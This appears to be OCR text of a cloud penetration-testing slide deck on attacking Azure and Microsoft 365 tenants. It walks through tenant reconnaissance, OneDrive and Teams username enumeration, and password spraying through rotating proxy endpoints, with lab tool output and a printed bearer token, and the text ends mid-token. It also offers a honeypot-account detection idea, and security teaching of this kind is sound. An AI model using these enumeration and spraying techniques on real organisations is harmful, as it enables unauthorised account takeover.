Adventures In Cloud Hacking

A Look At Modern Cloud Adversary Operations

WHOAMI

Edwin David

Security Consultant for TrustedSec (Force Cloud Practice)

Azure Cloud Penetration Testing

X (Formerly Twitter): @rootsecdev

Background/Certifications:

- System Administrator 12+ years with focus on Active Directory/Azure Security
- M365 Security Administrator (MS500)
- Azure Security Engineer Associate (AZ500)
- Security Operations Analyst Associate (SC200)
- Azure Fundamentals (AZ900)


Presentation - https://github.com/rootsecdev/Presentations/

Attacking The Cloud

Attack Phases:
- Recon
- Initial Access
- Conditional Access Policy Misconfigurations
- Bypassing MFA with Tokens
- Burrowing in for Persistence
- SharePoint Online
- Finding insecure storage
- Pivoting with overly permissive Applications
- Pwning the Cloud with Seamless SSO

Recon

M365 Services
- SharePoint Online
- Exchange Online
- OneDrive for Business
- PowerBI
- Microsoft Teams
- Power Automate



Azure
- Function Apps
- Logic Apps
- Container Registry
- Kubernetes
- Storage Accounts
- Azure DevOps
- Virtual Machines
- Domain Controllers in the cloud

Reconnaissance/Password Spraying

Microsoft Actions Following Attack by Nation State Actor Midnight Blizzard

/ By MSRC / January 19, 2024 / 2 min read

The Microsoft security team detected a nation-state attack on our corporate systems on January 12, 2024, and immediately activated our response process to investigate, disrupt malicious activity, mitigate the attack, and deny the threat actor further access. Microsoft has identified the threat actor as Midnight Blizzard, the Russian state-sponsored actor also known as Nobelium. As part of our ongoing commitment to responsible transparency as recently affirmed in our Secure Future Initiative (SFI), we are sharing this update.

Beginning in late November 2023, the threat actor used a password spray attack to compromise a legacy non-production test tenant account and gain a foothold, and then used the account's permissions to access a very small percentage of Microsoft corporate email accounts, including members of our senior leadership team and employees in our cybersecurity, legal, and other functions, and exfiltrated some emails and attached documents. The investigation indicates they were initially targeting email accounts for information related to Midnight Blizzard itself. We are in the process of notifying employees whose email was accessed.

https://msrc.microsoft.com/blog/2024/01/microsoft-actions-following-attack-by-nation-state-actor-midnight-blizzard/

Reconnaissance

AADInternals

```
PS C:\Users\pentest> Invoke-AADIntReconAsOutsider -Domain skywalkerlabs.net | Format-Table
Tenant brand:       skywalkerlabs
Tenant name:        skywalkerlabs
Tenant id:          c77f09a5-4134-4cff-a600-5d8faa906a95
Tenant region:      NA
DesktopSSO enabled: True
MDI instance:       skywalkerlabs.atp.azure.com

Name                                DNS   MX  SPF DMARC Type    STS
----                                ---   --  --- ----- ----    ---
deathstarlabs.net                  True True True False Managed
skywalkerlabs.mail.onmicrosoft.com True True True False Managed
skywalkerlabs.net                  True True True  True Managed
skywalkerlabs.onmicrosoft.com      True True True False Managed
```

https://github.com/Gerenios/AADInternals

Reconnaissance

https://github.com/nyxgeek/track_the_planet

Reconnaissance

https://github.com/nyxgeek/onedrive_user_enum

```
┌──(root㉿deathstarlabs)-[/opt/onedrive_user_enum]
└─# ./generate_usernames_f17.sh USERNAMES/firstnames.1990.txt USERNAMES/lastnames.1990.txt
**************************************************************************************
 HEY! THIS IS GOING TO TAKE A LONG LONG TIME, AND WILL TAKE UP LIKE 10GB of DISK SPACE!!!
**************************************************************************************

**************************************************************************************
 HEY! THIS IS GOING TO TAKE A LONG LONG TIME, AND WILL TAKE UP LIKE 10GB of DISK SPACE!!!
**************************************************************************************
```

```
┌──(root㉿deathstarlabs)-[/opt/onedrive_user_enum/USERNAMES]
└─# ls
firstnames.1990.txt  tron_john.j.smith_300×1750  tron_john.smith_500×20k  tron_s.john_c1990
lastnames.1990.txt   tron_john.s_c1990           tron_johns_c1990         tron_sjohn_c1990
tron_j.smith_c1990   tron_john.smith_1kx10k      tron_johnsmith_1kx10k    tron_smith.j_c1990
tron_jjs_all         tron_john.smith_200×50k     tron_jsmith_c1990        tron_smith.john_1kx10k
```

```
┌──(root㉿deathstarlabs)-[/opt/onedrive_user_enum/USERNAMES]
└─# cd tron_john.smith_1kx10k

┌──(root㉿deathstarlabs)-[/opt/onedrive_user_enum/USERNAMES/tron_john.smith_1kx10k]
└─# ls
xaa  xad  xag  xaj  xam  xap  xas  xav  xay  xbb  xbe  xbh  xbk  xbn  xbq  xbt  xbw  xbz  xcc  xcf
xab  xae  xah  xak  xan  xaq  xat  xaw  xaz  xbc  xbf  xbi  xbl  xbo  xbr  xbu  xbx  xca  xcd
xac  xaf  xai  xal  xao  xar  xau  xax  xba  xbd  xbg  xbj  xbm  xbp  xbs  xbv  xby  xcb  xce

┌──(root㉿deathstarlabs)-[/opt/onedrive_user_enum/USERNAMES/tron_john.smith_1kx10k]
└─# wc -l xaa
175000 xaa
```

- Scraping Dehashed, LinkedIn, etc..
- Generating usernames from census wordlists
- Statistically likely usernames
- Enum the planet with MS Teams or OneDrive for Business

Reconnaissance

OneDrive Enumeration

```
python3 onedrive_enum.py -d domain -U users.txt
```

```
OneDrive hosts found:
_____________________
skywalkerlabs-my.sharepoint.com


++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++


Beginning enumeration of https://skywalkerlabs-my.sharepoint.com/personal/USER_skywalkerlabs_net/
_____________________________________________________________________________________________________
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - ben.smith, username:ben.smith@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - john.smith, username:john.smith@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - chris.thomas, username:chris.thomas@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - david.williams, username:david.williams@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - chris.taylor, username:chris.taylor@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - eric.johnson, username:eric.johnson@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - mike.jones, username:mike.jones@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - jason.lee, username:jason.lee@skywalkerlabs.net
[-] [403] VALID USERNAME FOR skywalkerlabs,skywalkerlabs.net - john.lee, username:john.lee@skywalkerlabs.net
        9 / 9 tested,  9 valid,  0 errors
```

https://github.com/nyxgeek/onedrive_user_enum

Reconnaissance

TeamFiltration

```
[♥] TeamFiltration V3.5.2 PUBLIC, created by @Flangvik at @TrustedSec
[+] Args parsed --outpath /opt/TeamFiltration/deathstarlabs/ --config TF_CONFIG.json --enum --usernames /opt
/TeamFiltration/deathstarlabs/users.txt --validate-teams
[ENUM] 4/24/2023 3:05:35 PM EST Filtering out previously attempted accounts
[ENUM] 4/24/2023 3:05:35 PM EST Enumerating 11 possible accounts, this will take ~0 minutes
[ENUM] 4/24/2023 3:05:36 PM EST Successfully got Teams token for sacrificial account
[ENUM] 4/24/2023 3:05:37 PM EST Loaded 11 usernames
[FIREPROX] 4/24/2023 3:05:39 PM EST Created endpoint https://[redacted]/
fireprox/
[ENUM] 4/24/2023 3:05:54 PM EST droid118@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid110@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid111@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid120@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid119@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid117@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid115@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid114@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid113@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid116@deathstarlabs.net valid!
[ENUM] 4/24/2023 3:05:55 PM EST droid112@deathstarlabs.net valid!
[FIREPROX] 4/24/2023 3:05:55 PM EST Deleted endpoint https://[redacted]/
fireprox/

[04-24-2023 14:05:55]:[172.16.169.242]:[root]
[/opt/TeamFiltration] #
```


https://github.com/Flangvik/TeamFiltration

Active Operations


Password Spraying

```
[SPRAY] 4/24/2023 3:44:14 PM EST Sleeping between 60-100 minutes for each round
[FIREPROX] 4/24/2023 3:44:17 PM EST Created endpoint [redacted]
[FIREPROX] 4/24/2023 3:44:19 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:20 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:21 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:23 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:25 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:27 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:29 PM EST Created endpoint
[FIREPROX] 4/24/2023 3:44:31 PM EST Created endpoint
[SPRAY] us-east-1    4/24/2023 3:44:31 PM EST Sprayed droid113@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] ca-central-1 4/24/2023 3:44:31 PM EST Sprayed droid118@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] us-east-1    4/24/2023 3:44:31 PM EST Sprayed droid117@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] us-west-1    4/24/2023 3:44:32 PM EST Sprayed droid120@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] us-east-1    4/24/2023 3:44:32 PM EST Sprayed droid110@deathstarlabs.net:Summer2023!          => VALID BUT MFA (76)
[SPRAY] us-east-1    4/24/2023 3:44:32 PM EST Sprayed droid115@deathstarlabs.net:Summer2023!          => VALID!
[SPRAY] ca-central-1 4/24/2023 3:44:32 PM EST Sprayed droid114@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] eu-central-1 4/24/2023 3:44:32 PM EST Sprayed droid111@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] us-west-2    4/24/2023 3:44:32 PM EST Sprayed droid119@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] eu-west-1    4/24/2023 3:44:32 PM EST Sprayed droid116@deathstarlabs.net:Summer2023!          => INVALID
[SPRAY] eu-west-1    4/24/2023 3:44:32 PM EST Sprayed droid112@deathstarlabs.net:Summer2023!          => INVALID
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint [redacted]
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:33 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:34 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:35 PM EST Deleted endpoint
[FIREPROX] 4/24/2023 3:44:36 PM EST Deleted endpoint
[SPRAY] 4/24/2023 3:44:36 PM EST 0m since last spray, spraying will resume 4/24/2023 4:49:36 PM EST
```

Early Warning Indicators




- Make a honeypot account from wordlist
- Setup with standard licensing
- Login at least once to provision OneDrive/Teams etc
- Monitor for attempted logins



https://github.com/rootsecdev/Microsoft-Blue-Forest/blob/master/PurpleTeam/honeypot_user.kql

Hunting for CAP Misconfigurations



- Accounts may be backed with MFA but left unprotected if conditional access MFA coverage is misconfigured
- Spot checking Microsoft endpoints can give a means to Entra ID extraction in certain conditions

https://github.com/SecurityRiskAdvisors/msspray

Hunting for CAP Misconfigurations



```
Token: {'tokenType': 'Bearer', 'expiresIn': 5104, 'expiresOn': '2024-07-17 09:43:31.191345', 'resource': 'https:/
/graph.windows.net', 'accessToken': 'eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ik1HTHFqOThWTkxvWGFGZnBKQ0JwZ0I0
SmFLcyIsImtpZCI6Ik1HTHFqOThWTkxvWGFGZnBKQ0JwZ0I0SmFLcyJ9.eyJhdWQiOiJodHRwczovL2dyYXBoLndpbmRvd3MubmV0IiwiaXNzIjoi
aHR0cHM6Ly9zdHMud2luZG93cy5uZXQvYzc3ZjA5YTUtNDEzNC00Y2ZmLWE2MDAtNWQ4ZmFhOTA2YTk1LyIsImlhdCI6MTcyMTIyMjAwNywibmJmI
joxNzIxMjIyMDA3LCJleHAiOjE3MjEyMjc0MTIsImFjciI6IjEiLCJhY3JzIjpbInVybjp1c2VyOnJlZ2lzdGVyc2VjdXJpdHlpbmZvIl0sImFpby
I6IkFUUUF5LzhYQUFBQWxKcWFOU2lZSXArVkN4S1FGLyt2QnMzdnlNTy9sTXVFSmZBT0FkdThOSzM5aTlsQlc5R0hqTEhjZWNaMGRLaUciLCJhbXI
iOlsicHdkIl0sImFwcGlkIjoiMWI3MzA5NTQtMTY4NS00Yjc0LTliZmQtZGFjMjI0YTdiODk0IiwiYXBwaWRhY3IiOiIwIiwiZmFtaWx5X25hbWUi
OiJTbWl0aCIsImdpdmVuX25hbWUiOiJCZW4iLCJpZHR5cCI6InVzZXIiLCJpcGFkZHIiOiIyMDkuMTIyLjEwMS4yOSIsIm5hbWUiOiJCZW4gU21pd
GgiLCJvaWQiOiI1ZTU4NDZiMC01ZDhmLTRhZTYtOTZkNS1iOGM5NTA3YjNkNzkiLCJwdWlkIjoiMTAwMzIwMDJDRTM4MUIyMCIsInJoIjoiMC5BVk
FBcFFsX3h6UkJfMHltQUYyUHFwQnFsUUlBQUFBQUFBQUF3QUFBQUFBQUFBQlFBT2suIiwic2NwIjoidXNlcl9pbXBlcnNvbmF0aW9uIiwic3ViIjo
iVExldTE5eDlwaWhDekxJVnpjYl82V2hUeENiUlZjSmd2NURiSzJVMXdjOCIsInRlbmFudF9yZWdpb25fc2NvcGUiOiJOQSIsInRpZCI6ImM3N2Yw
OWE1LTQxMzQtNGNmZi1hNjAwLTVkOGZhYTkwNmE5NSIsInVuaXF1ZV9uYW1lIjoiYmVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0IiwidXBuIjoiY
mVuLnNtaXRoQHNreXdhbGtlcmxhYnMubmV0IiwidXRpIjoidzJ4OE85c1hKMHFVVzg0UHNiWVJBQSIsInZlciI6IjEuMCIsInhtc19pZHJlbCI6Ij
EgMjAifQ.IsOI1l9UYrg07A9iA_f-fmDg4SLGo2IJZxlQSzR_fUwB_bZaVHmGXinwmeozqwOMkXPbGCcL7YfZRFhPgw9AV9I_Y-x8rpAYY89ntq2Z
9ylD1lxo2TOXzoCB_Xj03jhfDiSuzdopHaD85vwWmJsm1k4rX_k-90ovJKzeq39QcUYqTblGUFslww2_mf5r5CmE6YdLhPsavJnbAFXaZjmZ8KTkL
JwrPnKRixKGFcygdgxs6GwpWN1REtqG5BcsjbAqWJAot3hr5rqly2OoCCERtR2aYDrbnBBuqOF9eE6wJbHbx2NrZ3qKvSheo-3RAzH8gQCK2UKBD3
K5hg5uLy7RZQ', 'refreshToken': '0.AVAApQl_xzRB_0ymAF2PqpBqlVQJcxuFFnRLm_3awiSnuJRQAOk.AgABAwEAAAApTwJmzXqdR4BN2mi
heQMYAgDs_wUA9P-ojXZnD_VzqhRGCpUGSW-RZmBPNWGPHSGpMr9smIZTLYaPEJlQwkawFliPcDgacilVRmzEJxWRaK_HmZzuNY17p-5TRzaANWtr
ZaARfw5ODxc-1R0r7CcKk2yyNpzAEXSCgP_c6tJyWpWfFvd5G4L6Ga2IHSPhUMOZInrF9A9-rhLFAumWLiXn8r3kWchpNIRff3XkCTX3ga42HV4PY
